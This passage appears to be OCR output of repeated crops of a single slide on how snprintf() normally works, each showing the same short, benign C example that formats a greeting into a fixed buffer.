   snprintf(buf, 500, “Hello %d world%s”,
               w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
               w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
